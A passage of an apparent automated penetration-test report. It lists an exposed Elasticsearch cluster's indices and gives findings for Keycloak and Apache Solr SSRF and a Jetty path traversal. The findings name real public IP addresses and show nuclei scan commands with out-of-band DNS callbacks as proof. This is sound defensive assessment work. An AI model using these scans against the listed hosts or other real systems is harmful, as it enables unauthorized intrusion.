yellow open   .monitoring-es-6-2023.10.11    L-YYKeEZSRW1K-jUsvKuHw   1   1       8639            0
  2mb            2mb
yellow open   service                        9MVOIf5XRoWboPnMilFAow   5   1        356            0
1.2mb          1.2mb
yellow open   .monitoring-es-6-2023.10.03    LUfNUj7mTci4lBz1jeaqDg   1   1       8640            0
2.1mb          2.1mb
yellow open   .monitoring-es-6-2023.12.04    v9mb0S9USdSzcn1WhfGRMA   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.17    aPWih6h8Qx-UIHNmY1MfCg   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.25    aSDfBakoRji94VL9ysEhaQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.27    kZAZntVTRIajNZ60ftz8Vw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.11    690296iTRSqVMHy8CeaAfQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.22    CsiT1C5rR_a4lK1KifSnlA   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.15    nEYWaijBT1S3z1VHE3TRWg   1   1       8639            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.08  HD9BK_c0TEamzqlq41jafQ   1   1       4495            0
3.7mb          3.7mb
yellow open   .monitoring-es-6-2023.09.28    9b2RycS2TKm5a3Gg5iyJ_g   1   1     546007         3552    36
3.2mb        363.2mb
yellow open   .monitoring-es-6-2024.01.11    jGVLfjCdRQ2-mg_KXWrwDg   1   1       8639            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.04    7kdm7t9oR8SzXnGYUc1aNg   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.21  3LwK3Rb7T7OgQ_5V_TlnoA   1   1       7200            0
5.8mb          5.8mb
yellow open   .monitoring-es-6-2024.01.27    l5wLt0DBSMSOZ0aafJJxTg   1   1       8639            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.23    aotma1G5TFmMTzlfTaILMQ   1   1       8640            0
```

```
  2mb           2mb
yellow open   .monitoring-es-6-2024.01.24     pH7xU_kNSLycnqKnN7UQVg   1   1       8640            0
2.1mb         2.1mb
yellow open   .watcher-history-6-2023.09.13   4bLaSyIwRJ-vh5Bo1Nh66A   1   1       4495            0
3.6mb         3.6mb
yellow open   .monitoring-es-6-2024.01.23     RhnmrUT4T76sXOT7PWWrxg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.31     wBJWjJo-SuuXZgzsEUcdLw   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2024.01.29     et4yTQQTSleb_n1G3VyCTg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.07     mylJTHCtR7e4p65acJoICA   1   1       8639            0
  2mb           2mb
yellow open   jars                           F2pPPbYjQhWqsXfSGROcHw   5   1          0            0
 810b          810b
yellow open   .monitoring-es-6-2023.12.09     tE1K_pnVQTCuztFv1siGDg   1   1       8639            0
  2mb           2mb
yellow open   website                        _IdNM9n4TDKgeYCbky7sww   5   1        403            0     9
8.2kb         98.2kb
yellow open   invoker                        X4vXcexNS8-AB08Mmg14qA   5   1          0            0
 960b          960b
yellow open   .watcher-history-6-2023.09.16   daNopawiQoyvHsm4t-RO6g   1   1       7200            0
  6mb           6mb
yellow open   ztp                            syGNLc7vRDmBNqnNGaQ5iA   5   1          1            0
7.4kb         7.4kb
yellow open   .watcher-history-6-2023.09.12   pNNCrjyeRJ216QSzBZt7nQ   1   1       4495            0
3.6mb         3.6mb
yellow open   .watcher-history-6-2023.09.24   q9D1ZUtTSnWTAqDA9dlz4g   1   1       7200            0
  6mb           6mb
yellow open   .monitoring-es-6-2023.10.01     pnxTk0MkQkKv1M1dWXscUw   1   1       8640            0
2.1mb         2.1mb
yellow open   .monitoring-es-6-2024.01.21     Fc7Ogph_TfK2amwdOzCqHQ   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.21     XO2H3eqFRQuOWS8IvZEuNQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.02     bq9m1bzCRYOwtj5a-_zmUg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.12     AbsE7S_nQKGSUanA3xaBxQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.18     qC75VYloQamb7EcDiodu-w   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.29     NSNA-y2ESDqTTunrAUp8pA   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2024.01.17     GVL1L2TdT7CPl9O4GOhmOQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.26     3DVAC9WXTG2wGWi0qpt_Ug   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.12     aFXr3_RkSum_m1ldtleLLQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.25     tTveXQadQ0KjjHwyD_g-Ng   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.08.26   rGf0exLxQdS0PxNXBpehiA   1   1        605            0    56
3.3kb       563.3kb
yellow open   .monitoring-es-6-2024.02.06     CqDS9ccnSfqHDdbTU9OsyQ   1   1       7518            0
1.7mb         1.7mb
yellow open   .monitoring-es-6-2023.12.30     F5SO11_cTq61gAM8NZoMMg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.16     xjT0CQcqRnu0VRP5OxaTxA   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.09.05   4sxdOnClR3m0YNkrffPcjw   1   1       4495            0
3.6mb         3.6mb
yellow open   .monitoring-es-6-2023.09.27     m1MumvW9T4aET9XeKuqTlg   1   1     538015         3300    35
6.7mb       356.7mb
yellow open   actuator                       prRC-_CFSIW8BOZZPQZ78Q   5   1          1            0
7.8kb         7.8kb
yellow open   .monitoring-es-6-2023.10.14     w3mAZ-xnRIGpzra7lsx_Wg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.29     088Lc_VLQgeNV8moKwd5HQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.28     uhg0f62WRIGQmkXyBrCMzg   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.28     AZAVZxfWR6eWV6PnNbWZ8A   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.01     wFU_swjgTaOjyBOZ44atJA   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.05     F804YRhnQT-exlDL6rM7IA   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.01     DGWLjGgqSt6PKzuNB00X2A   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.09.11   o5eQLYOdQJS3x-DK9y3JdQ   1   1       3890            0
3.2mb         3.2mb
```

```
yellow open   .monitoring-es-6-2023.10.19     OjzI0yJ_R2Cvn07uX3uGjw   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.27   hhKw5BodRDCpDRmwYoQvgA   1   1       7200            0
  6mb            6mb
yellow open   .monitoring-es-6-2024.01.04     22t-_thFTyOxXeYsEAAzCA   1   1       8640            0
2.1mb          2.1mb
yellow open   .watcher-history-6-2023.08.30   z89LcR48R3icnwPJ8pUSPA   1   1       4495            0
3.5mb          3.5mb
yellow open   .monitoring-es-6-2024.01.08     ZQCaLv9kRbyMllBO8s3ORg   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.25   ecSYzkRTRWOvNi0lObPyVg   1   1       7200            0
  6mb            6mb
yellow open   .monitoring-es-6-2023.10.20     4ZFNM1nkS4eFWayFzIA06g   1   1       8639            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.02     PkGgNbAqSyiRcDPuo56ZTA   1   1       8639            0
2.1mb          2.1mb
yellow open   .monitoring-es-6-2023.10.29     V-LCt7kCR6uXZmffUUef2Q   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.06     izn07Vi4SpuaV9PWflC_Fg   1   1       8640            0
  2mb            2mb
yellow open   apisix                         z4-AfhoJQIy81eqhUa78Zw   5   1        357            0    27
7.6kb        277.6kb
yellow open   .triggered_watches              4yKRF4YVRjmIO90NC9jApw   1   1          0            0
 192b           192b
yellow open   .watcher-history-6-2023.09.02   dGGPKMIeTlGSXrId5joBCA   1   1        605            0    70
3.8kb        703.8kb
yellow open   .monitoring-es-6-2024.01.15     KMhMSI6vS4a_Y2fvBcx3rw   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.20   BBh2qbkUSyuyk_BrwUcIbA   1   1       7200            0
5.8mb          5.8mb
yellow open   .monitoring-es-6-2023.12.21     K3wBKA_uSp6m15XR5b_eQA   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.03     ST2fyGDUTvCG-nKorS3PDA   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.17     0Uj_3oSlSXyKvM8C9inFDw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.30     5HDo2xK1RGGmrsOruNQgTQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.24     sHyOWgpLRdK2u6YqJMn9qg   1   1       8640            0
  2mb            2mb
yellow open   session                         NR6tk36dRgO-EEXNyrfYEg   5   1        204            0    27
7.3kb        277.3kb
yellow open   .monitoring-es-6-2024.01.13     cLId5fjpSC-piobyT5Bkag   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.24     _Yb-2nfdSEG6ZimRcvX6fw   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.07   a4__oWX_Spa4WGKFSNYNeA   1   1       4495            0
3.6mb          3.6mb
yellow open   .monitoring-es-6-2023.10.09     7__5036tS-W5d0IPrgHzhA   1   1       8640            0
2.1mb          2.1mb
yellow open   .monitoring-es-6-2023.10.06     UrEMkRMxR3aB1VGWrVKn-Q   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.15   x4r586fDSXa_4x26mizH1Q   1   1       7200            0
5.9mb          5.9mb
yellow open   .monitoring-es-6-2024.01.09     _m5uaDf7R1CB4v4ux8vWig   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.18     GVAEZHxrQOKWqYXTgr20Yw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.02.03     djAX0TEYRCKetrEaaU8euw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.07     OLt3AXNrQqWuyh4OyzMQog   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.02.02     EHyM6YHTTz6hHlpssCy4Uw   1   1       8640            0
  2mb            2mb
yellow open   minio                          PPsq1uK2Tf23x6BXcP6W4w   5   1        351            0    15
3.7kb        153.7kb
yellow open   .monitoring-kibana-6-2023.09.22 lfFdzK5oRwGYWMfKf10vkg   1   1          6            0     5
3.9kb         53.9kb
yellow open   .monitoring-es-6-2023.09.23     NYaOlNCmSd2d0Cbr1y4gnQ   1   1     501753         3392    33
2.3mb        332.3mb
yellow open   .monitoring-es-6-2023.11.13     RlxVS1vLSzu2dr7pbaSEKw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.23     0WbzeoQUQQCYalYJ1gVWrA   1   1       8640            0
  2mb            2mb
yellow open   json                           9WU8aqMsS9CPZIksWH1FGw   5   1          0            0
 810b           810b
yellow open   .watcher-history-6-2023.08.31   sEDe9b_NSQ2X2V6pjkyWog   1   1       4495            0
3.6mb          3.6mb
yellow open   .monitoring-es-6-2023.10.05     BiNbJMFtT8SRMGw5y284mQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.23     hNEGhCzFSTKk8lhv4wTTaw   1   1       8640            0
```

```
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.07     QchPnAhMSPWPEBYWTz1jfA   1   1       8640            0
2.1mb          2.1mb
yellow open   .monitoring-es-6-2023.11.05     2v6iZY2yRbSdPIpzG3TsSg   1   1       8639            0
  2mb           2mb
yellow open   connect                        BttgFjPjT-qlYSWYVg7QRA   5   1        357            0    44
3.6kb        443.6kb
yellow open   .monitoring-es-6-2024.01.22     6rDUixIsTFWlu1TuDtS5ZQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.25     -Kc6PYtwSGCHETjDUMPhWQ   1   1       8639            0
  2mb           2mb
yellow open   .watcher-history-6-2023.09.23   0Lxt6aTJRF-e5-Nw34mmsg   1   1       7200            0
5.9mb          5.9mb
yellow open   .monitoring-es-6-2023.12.26     PwiVUGAcQxqJj9z6CdFV1w   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.22     DBIedyA_TmyokonxLnsM0Q   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.09.29     bJLoaK5zQrOuOy-hixsQXA   1   1     314308         1568    20
9.4mb        209.4mb
yellow open   hybridity                      D1doMbVfTFuXp4khrAFDVg   5   1          1            0
5.6kb          5.6kb
yellow open   .monitoring-es-6-2023.12.19     w2FXa6IFQOWSNb-2qhTXBg   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.09.25     uBgkwZN2RByf6jeJmQCAxg   1   1     520052         3024
343mb          343mb
yellow open   .monitoring-es-6-2023.11.16     ft-G7KrAQbaxFiCsD5e2kw   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.09.28   mh-lVKidQjWDBs6eJhD6-g   1   1       7200            0
  6mb           6mb
yellow open   .monitoring-es-6-2023.11.11     lAlwmmzOR82dFFSEWaGFsw   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.18     LhmPxpdmQBmBsS2Vj71aDQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.10     oiHYn0qqTmukwwA_EZHQIA   1   1       8640            0
  2mb           2mb
yellow open   jolokia                        sCrvKBRSQv2Ywd3NMg3-Hw   5   1          1            0
5.7kb          5.7kb
yellow open   .monitoring-es-6-2023.09.24     b8OV31abSWCfTdXmS_cOLQ   1   1     511400         3424    33
8.8mb        338.8mb
yellow open   .watcher-history-6-2023.09.06   Sr6LrsuaSrOgmJR5_YH8Jw   1   1       4495            0
3.7mb          3.7mb
yellow open   .monitoring-es-6-2024.01.16     -63cGDzRRhGdJptOZmySRA   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.15     W4Rt-3tDSdGMemBmGwBy-Q   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.31     hkk82D0vTk-jxk9Su84e0w   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2024.01.20     MWnBdSFPQzqX2Yk_auaqYA   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2024.01.31     1q5T1bZcTTOwtP4sWcsQjw   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.08.29   JVTMNqL8R7eXdJ8CxCXHSg   1   1       4495            0
3.6mb          3.6mb
yellow open   .monitoring-es-6-2023.11.19     58Cnwu4URS-ciq8zJkhzPg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.17     EYY_NeKGSR-9SifUsL__RA   1   1       8639            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.12.12     ePqo3pwOSymOMSyl2-zF4A   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.20     RzKqW88wQCyNpSprnsKAPg   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2024.01.12     faoLIg92RuyoqW7B5TMk2A   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.11.14     XxtBr4h9QoOaAppnR1MRsQ   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.26     lpl_ea5qSgqQcv2j_6xggA   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.10.04     r_6r9tl4RQmVstEd4Ul_4g   1   1       8640            0
  2mb           2mb
yellow open   .monitoring-es-6-2023.09.26     -PKMeE6GTfaPOiqKfJcBug   1   1     529079         3052    35
0.5mb        350.5mb
yellow open   .monitoring-es-6-2023.12.08     kXtWO-J-RRSBJ6-MML416g   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.09.18   gR4M6n44QqGszXoBuTCHcQ   1   1       7200            0
5.9mb          5.9mb
yellow open   .monitoring-es-6-2023.12.28     EZtA3TxXQdiDmM_uGLfhtA   1   1       8640            0
  2mb           2mb
yellow open   .watcher-history-6-2023.08.28   Bt2VhWkFQ86CTH0EEKdl6A   1   1       3890            0
3.1mb          3.1mb
yellow open   .watcher-history-6-2023.09.22   28okul3SRsOPrTWDjXkGBg   1   1       7200            0
5.8mb          5.8mb
```

```
yellow open   .monitoring-es-6-2023.10.13     FiLIozE2SESwYvWYPy4Dpg   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.24     ZA3AdD7rRE2RDxFMRxEx9A   1   1       8640            0
  2mb            2mb
yellow open   suite-auth                      RQzd1cmPRJyKIQqZJTtphw   5   1        263            0    27
1.6kb        271.6kb
yellow open   .monitoring-es-6-2024.01.18     H7WPI5nxQsy4ywnxWTozfw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.21     aerDfvz7RRG-unLNYOvTdA   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-kibana-6-2023.10.03 WXmrsZuyT1K5Fm_p8EXo-Q   1   1          3            0
 27kb           27kb
yellow open   .monitoring-es-6-2023.11.27     nXEMJffiT760vPsz3g8h8w   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.14     GiyU7P2XRQWDVdX--PoueA   1   1       8639            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.09   F3AabHZ_SrGYYnWCRm8RVA   1   1        605            0    53
0.9kb        530.9kb
yellow open   .monitoring-es-6-2023.12.06     _pH8n_XCSve8WRDayR4Kdw   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.10     BBqg_cAyST6tK0k8LFr2iQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.08     4SW40sZGR7ib0Hy_MUNYXQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.28     vD9fz9xrQfOqeMtAAttzqQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.02     lj-hIeSpROisnjIzNxXCNg   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.02     IxRGKiCEQtWR8QJtgQiO2w   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.30     6srPtGUJSLG9HilcZL1vVA   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.11.09     6tViMkmqQbmLpKMlT4sUvQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.03     UpHfcvmnSSGuBdGYm21bLQ   1   1       8639            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.30     lthK48y9R16khg8ADw4-ZA   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.01   kQ8pZgYBQnS5ypHZeBElrw   1   1       4495            0
3.7mb          3.7mb
yellow open   .monitoring-es-6-2023.10.22     8iNPAqCZSECObPcPfKkS-g   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.03     b5uaL-cARFqgcHwO8Pzq7Q   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2024.01.05     sxjJiu9sT_OLAY8BUxatbQ   1   1       8639            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.29   OcE6eSMNSjisWYRjdUZqIQ   1   1       4025            0
3.5mb          3.5mb
yellow open   .monitoring-es-6-2023.12.16     YMEhjg97QOaAzlT6IqZ-Tw   1   1       8640            0
  2mb            2mb
yellow open   casa                          rBOaB-4tSC-6X-Qt3BbmuQ   5   1          0            0
 960b           960b
yellow open   .watcher-history-6-2023.08.23   5vvulYahS9io054kdBbrWg   1   1       3170            0
2.5mb          2.5mb
yellow open   .monitoring-es-6-2024.02.05     zGCHl9nPSniQyOxjXQD--A   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.09.30     56d7-iWxSUiLun_aogUBsQ   1   1       8640            0
2.1mb          2.1mb
yellow open   .monitoring-es-6-2024.01.19     tICvwqFkRh-hppMkCcpJaQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.12.13     YV8RKDczRcql9B1Ds3eG3g   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-kibana-6-2023.09.23 u2QwNB67SSSfi7rnDKd8DQ   1   1         54            0     1
7.9kb         17.9kb
yellow open   .monitoring-es-6-2023.12.10     j0HMQyZ3T5m4nDCwD__MbQ   1   1       8640            0
  2mb            2mb
yellow open   api                           054Xj7gOTkyXBs8EQrFpQw   5   1       1440            4    45
5.4kb        455.4kb
yellow open   .monitoring-es-6-2023.12.20     09MoQVuQQcKR-PHF6oWfmg   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.14   mOf7uozgQpq7d1PT9DLdlg   1   1       7200            0
5.9mb          5.9mb
yellow open   .monitoring-es-6-2024.01.01     U8v_PlQoRX2aJlW1KFq9VQ   1   1       8640            0
  2mb            2mb
yellow open   .watches                       cUrKXelqSxuIoKGwYo9VtA   1   1          0            0
 192b           192b
yellow open   .monitoring-es-6-2023.12.25     id86dGE0RYyn7sAZxEu7eA   1   1       8639            0
  2mb            2mb
yellow open   .watcher-history-6-2023.08.25   KsrhjjiBT-KF39U9kB7T9g   1   1       4495            0
3.6mb          3.6mb
yellow open   fileupload                     jBvoaNDxTh-zL7FeCK2RBQ   5   1          0            0
```

```
 960b           960b
yellow open   .monitoring-alerts-6            2OiOrCz2SEq7wxR4Kjkj7Q   1   1          1            0
6.3kb          6.3kb
yellow open   .monitoring-es-6-2023.12.15     XndJYLUyQVe6OxTUEtb8vQ   1   1       8640            0
  2mb            2mb
yellow open   .monitoring-es-6-2023.10.10     gvAK_S6yTmKJwk308t7mNA   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.08.24   Nvo8RYnoT92eflZPkU5ohA   1   1       4495            0
3.6mb          3.6mb
yellow open   .watcher-history-6-2023.09.19   R7MWWDB8TZyk0_snicYdkg   1   1       7200            0
5.8mb          5.8mb
yellow open   .monitoring-es-6-2024.01.26     YU5Y_3AFTYOblKJa2ala5g   1   1       8640            0
  2mb            2mb
yellow open   .watcher-history-6-2023.09.17   gZWOIVg8QyWQ9Ek7JgGopQ   1   1       7200            0
5.8mb          5.8mb
```

2.3.41. Keycloak 12.0.1 - request_uri Blind Server-Side Request Forgery (SSRF)

MEDIUM 5.3

CVE-2020-10770

Details

A flaw was found in Keycloak before 13.0.0, where it is possible to force the server to call out an unverified URL using the OIDC parameter request_uri. This flaw allows an attacker to use this parameter to execute a Server-side request forgery (SSRF) attack.

Attackers can exploit this vulnerability to discover hosts and web applications on the same network as the Keycloak server. Attackers can send HTTP requests to those web applications through the Keycloak server.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- This vulnerability affects Keycloak versions before 13.0.0. Upgrade the product to the latest version.

References

- Keycloak 12.0.1 Server-Side Request Forgery #8776; Packet Storm @ **http://packetstormsecurity.com/files/164499/Keycloak-12.0.1-Server-Side-Request-Forgery.html**
- CVE-2020-10770 keycloak: Default Client configuration is vulnerable to SSRF using the "request_uri" parameter @ **https://bugzilla.redhat.com/show_bug.cgi?id=1846270**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
54.145.223.2 : 8443	54.145.223.2	Redhat Keycloak on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 8443		MEDIUM 5.3

Proof

Proof of exploitability against affected asset **Redhat Keycloak on 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com) Port 8443**

Out-of-band request and response showing that the vulnerable Keycloak application connected to an attacker-specified external server

```
02/06/2024, 12:00 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 55172
```

```
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cn18v63chtae5f1gm4ggsefyb5sqbecar.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 55172
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn18v63chtae5f1gm4ggsefyb5sqbecar.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn18v63chtae5f1gm4ggsefyb5sqbecar.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn18v63chtae5f1gm4ggsefyb5sqbecar.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn18v63chtae5f1gm4ggsefyb5sqbecar.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.42. Apache Solr Server-Side Request Forgery Vulnerability

MEDIUM 5.3

CVE-2021-27905

Details

The ReplicationHandler (normally registered at "/replication" under a Solr core) in Apache Solr has a "masterUrl" (also "leaderUrl" alias) parameter that is used to designate another ReplicationHandler on another Solr core to replicate index data into the local core. To prevent a SSRF vulnerability, Solr ought to check these parameters against a similar configuration it uses for the "shards" parameter. Prior to this bug getting fixed, it did not. This problem affects essentially all Solr versions prior to it getting fixed in 8.8.2.

This vulnerability allows a remote, unauthenticated attacker to make the Apache Solr server forward requests to an arbitrary server. The attacker could get, modify, or delete resources on other services that may be behind a firewall and inaccessible otherwise. The impact of this flaw varies based on what services and resources are available on the Apache Solr network.

Information Disclosure | Unauthorized Access | Remote Code Execution

Mitigations

- This vulnerability affects Apache Solr version 8.8.1 and earlier. Upgrade the product to the latest version.

References

- What is SSRF? @ **https://portswigger.net/web-security/ssrf**
- Apache Solr Security News @ **https://solr.apache.org/security.html**
- CVE-2021-27905 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-27905**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
3.91.156.158 : 8984	3.91.156.158	Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984		MEDIUM 5.3
184.73.131.205 : 8983	184.73.131.205	Apache Solr on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) Port 8983		MEDIUM 5.3

Proof

Proof of exploitability against one of the affected assets: **Apache Solr on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) Port 8984**

Out-of-band request and response showing that the vulnerable Solr server connected to an attacker-specified external server

```
02/06/2024, 12:31 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson

Request:
;; opcode: QUERY, status: NOERROR, id: 25484
;; flags: cd; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1432

;; QUESTION SECTION:
;cn19e6bchta3avbc8qc0rooum1wi81bdp.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 25484
;; flags: qr aa cd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cn19e6bchta3avbc8qc0rooum1wi81bdp.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cn19e6bchta3avbc8qc0rooum1wi81bdp.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cn19e6bchta3avbc8qc0rooum1wi81bdp.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cn19e6bchta3avbc8qc0rooum1wi81bdp.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.43. Jetty Limited Path Traversal Vulnerability - Second Variation

MEDIUM 5.3

CVE-2021-34429

Details

For Eclipse Jetty versions 9.4.37-9.4.42, 10.0.1-10.0.5 & 11.0.1-11.0.5, URIs can be crafted using some encoded characters to access the content of the WEB-INF directory and/or bypass some security constraints. This is a variation of the vulnerability reported in CVE-2021-28164/GHSA-v7ff-8wcx-gmc5.

Unauthenticated attackers can access files within the Jetty web server web root directory. These files may disclose sensitive information depending on the application running in Jetty.

Unauthorized Access | Information Disclosure

Mitigations

- Update to Jetty version 9.4.43, 10.0.6, 11.0.6 or later.

References

- CVE-2021-34429 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-34429**
- Encoded URIs can access WEB-INF @ **https://github.com/eclipse/jetty.project/security/advisories/GHSA-vjv5-gp2w-65vm**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
